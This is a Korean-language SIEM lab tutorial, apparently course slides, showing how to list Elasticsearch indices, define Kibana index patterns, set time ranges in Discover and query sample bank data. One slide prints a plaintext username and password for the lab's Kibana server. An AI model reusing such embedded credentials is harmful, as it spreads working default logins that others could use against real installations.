
- 다음 명령을 사용하여 성공적으로 로드됐는지 확인

» GET /_cat/indices?v

localhost:9200/_cat/indices?v - Chromium										
green	open	shakespeare	sgVuFwgWQPiiD7nbG06XAA	5	1	110487	0	22.1mb	22.1mb	22.1mb
green	open	logstash-ids-2018.09.06	ofPyQt8USSuv74rcJ-owlQ	1	0	17736	0	4.5mb	4.5mb	4.5mb
green	open	logstash-bro-2018.09.07	OdMzbXTRN-09aiXE7iANg	1	0	247251	0	434.3mb	434.3mb	434.3mb
green	open	elastalert status status	7dv93CjRQEa66ba8pm8lug	5	0	51551	0	7.4mb	7.4mb	7.4mb
yellow	open	logstash-2015.05.18	jVBulNz3R4euAaqiaAJ-zw	5	1	4631	0	21.2mb	21.2mb	21.2mb
yellow	open	bank	vf0iwZpgT3iE0mhrAX2ngA	5	1	1000	0	474.6kb	474.6kb	474.6kb
green	open	logstash-bro-2018.09.20	Ngfa2ltzTb0wra0Tn_jGw	1	0	154039	0	189.5mb	189.5mb	189.5mb
green	open	logstash-ids-2018.09.07	Zw7vvvcZT4WggvLp52b6DQ	1	0	8291	0	2.1mb	2.1mb	2.1mb
green	open	logstash-syslog-2018.09.06	RKwmN4XYTiyt4FFGFuT3UQ	1	0	61959	0	30.5mb	30.5mb	30.5mb
green	open	logstash-ids-2018.09.10	IChJ9I48Rv2-iG1FSUw-Kg	1	0	602	0	329.5kb	329.5kb	329.5kb
green	open	logstash-bro-2018.09.11	N9y07xabR--5xc7v0iTWFg	1	0	259213	0	307.8mb	307.8mb	307.8mb
green	open	logstash-syslog-2018.09.05	pW97N-oiRtmUs5tZXJAShw	1	0	56560	0	27.1mb	27.1mb	27.1mb

<실습> 키바나 튜토리얼


- Index 패턴 정의하기
 - Kibana에 업로드한 인덱스 패턴을 정의하여 등록한다.
 - » Kibana는 KISA-siem에서 <https://localhost>를 접속한다.
 - » 아이디//패스워드 : siem // qhdksjfwj0!
 - » Kibana 서버 재구동 명령어: sudo so-kibana-restart



4

<실습> 키바나 튜토리얼

- Index 패턴 정의하기
 - 인덱스 패턴 만들기를 클릭한다.



Management / Kibana

[Index Patterns](#) [Saved Objects](#) [Advanced Settings](#)

+ Create Index Pattern

★ *:logstash-*

⌚ Time Filter field name: @timestamp

This page lists every field in the ***:logstash-*** index and the field's associated field type, use the Elasticsearch [Mapping API](#).


Name	Type	Format
Fields (865)	Scripted fields (0)	Source filters (0)
<input type="text"/> Filter		

<실습> 키바나 튜토리얼

• Index 패턴 정의하기

— 패턴 이름 등록

- » 반드시 다음 장까지 확인 후 실습 진행
- » **shakespeare** 데이터 세트 : **shakespeare**라는 인덱스(shakes*)
- » **account** 데이터 세트 : **bank**라는 인덱스(ba*)
- » **logs** 데이터 세트 : YYYY.MM.DD 형식의 날짜가 포함(5월에 대한 색인 패턴,logstash-2015.05*)



The screenshot shows the Kibana management interface. On the left sidebar, under the 'Management' section, the 'Discover' option is selected. The main area displays a list of existing index patterns: '*:logstash-*', '*:elastalert_status*', '*:logstash-beats-*', and 'filebeat-*'. A large central box is titled 'Create index pattern' with the sub-instruction 'Step 1 of 2: Define index pattern'. Below this, there is a text input field containing 'shakes*'. A note below the input says, 'You can use a * as a wildcard in your index pattern. You can't use spaces or the characters \, /, ?, ", <, >, |.' To the right of the input field is a blue 'Next step' button. At the bottom of the page, there is a dropdown menu for 'Rows per page' set to 10.

4

<실습> 키바나 튜토리얼

• Index 패턴 정의하기

- logstash-2015.05* 데이터세트에는 시계열 데이터가 포함
- 데이터 세트에 대한 인덱스 패턴이 시간 기반 이벤트가 포함되어 있는지 확인 필요
- Account와 shakespeare의 경우는 별도의 설정 없이 Create index Pattern을 클릭한다.

[Index Patterns](#) [Saved Objects](#) [Advanced Settings](#)

★ *:logstash-*
:elastalert_status
:logstash-beats-
filebeat-*

Create index pattern

Kibana uses index patterns to retrieve data from Elasticsearch indices for things like visualizations.

[Include system indices](#)

Step 2 of 2: Configure settings

You've defined **logstash-2015.05*** as your index pattern. Now you can specify some settings before we create it.

Time Filter field name [Refresh](#)

@timestamp


The Time Filter will use this field to filter your data by time.
You can choose not to have a time field, but you will not be able to narrow down your data by a time range.

[Show advanced options](#)

[Back](#) **Create Index pattern**

<실습> 키바나 튜토리얼

• 키바나 메뉴



결과를 탐색하고 Visualize에서 저장된 검색의 시각화

여러 가지 방법으로 데이터를 시각화

각종 시각화자리를 커스터마이징할 수 있는 대시보드

데이터 발생량 타임 라인


curl과 같이 쓸 수 있는 기능

인덱스, 오브젝트, 및 각종 기능 관리 탭

<실습> 키바나 튜토리얼

• Kibana 시작화: Discover

- 결과를 탐색하고 Visualize에서 저장된 검색의 시작화
- 쿼리 바에서 [Elasticsearch query](#)를 입력하여 데이터를 검색
- 우선 시간을 검색하기 위해 Index를 정하고 오른쪽 상단에 Last 24 Hours를 클릭



The screenshot shows the Kibana Discover interface. The title bar says "Discover - Kibana - Chromium". The top navigation bar includes tabs for "Discover - Kibana" and "localhost:9200/_cat/". It also shows a warning about being "Not secure" and the URL "https://localhost/app/kibana#/discover?_g=()&_a=(columns:!(_source),index:cac79ca0-bcfc-11e8-8b08-45ecd3f83bff,interval:auto,query:(language:lu...)" with a search icon and a star icon.

The main area has a "kibana" sidebar with icons for Discover, Visualize, Dashboard, Timelion, Dev Tools, Management, and Squert. The "Discover" option is selected and highlighted in blue.

The main content area displays "0 hits" and a search bar with placeholder text "Search... (e.g. status:200 AND extension:PHP)". There is a "New" button, "Save" button, "Open" button, "Share" button, and an "Auto-refresh" button. A time range selector shows "Last 24 hours" which is highlighted with a red box.


A dropdown menu for "Selected Fields" shows "logstash-20..." which is also highlighted with a red box. Below it, under "Available Fields", there is a gear icon.

An orange message box states "No results match your search criteria". Below this, a section titled "Expand your time range" contains the text: "One or more of the indices you're looking at contains a date field. Your query may not match anything in the current time range, or there may not be any data at all in the currently selected time range. You can try opening the time picker and changing the time range to one which contains".

4

<실습> 키바나 튜토리얼

- Kibana 시작화: Discover
 - 검색 시간을 Absolute 2015.05.18-2015.05.22로 설정하자.




The screenshot shows the Kibana Discover interface. On the left is a sidebar with icons for Discover, Visualize, Dashboard, Timelion, Dev Tools, Management, Squert, Logout, and Collapse. The main area has a title bar with "14,005 hits" and buttons for New, Save, Open, Share, and Auto-refresh (which is turned off). Below this is a "Time Range" section with tabs for Quick, Relative, Absolute (which is selected), and Recent. The "From" field is set to "2015-05-18 00:00:00.000" and the "To" field is set to "2015-05-22 00:00:00.000". Below these fields is a date picker for May 2015, with the 18th highlighted in a dark grey box. The calendar shows the days from 01 to 31 of May 2015.

4

<실습> 키바나 튜토리얼

- Kibana 시작화: Discover
 - 시계열 데이터는 대시보드에는 정규형으로 퍼져있는 그래프를 확인할 수 있다.



4

<실습> 키바나 튜토리얼

• Kibana 시작화: Discover

— 쿼리 바에서 [Elasticsearch query](#)를 입력하여 데이터를 검색

- » 관심 있는 필드 이름과 값을 사용하여 검색을 구성
- » 숫자 필드에서는 큼 (>), 작음 (<) 또는 같음 (=)과 같은 비교 연산자 지원
- » 논리 연산자 AND, OR 및 NOT 등 지원

— ba* 인덱스를 선택하고 다음 쿼리를 실행

- » 잔액 : 47,500을 초과하는
- » 0에서 99 사이의 모든 계좌 번호
- » 샘플 뱅크 데이터를 검색 할 때 계정 번호 8, 32, 78, 85 및 97의 5 개의 결과가 반환된다.

account_number:<100
AND balance:>47500

5 hits

[New](#) [Save](#) [Open](#) [Share](#) [C Auto-refresh](#)

account_number:<100 AND balance:>47500

[Options](#)

[Add a filter +](#)
ba*

_source
Selected Fields
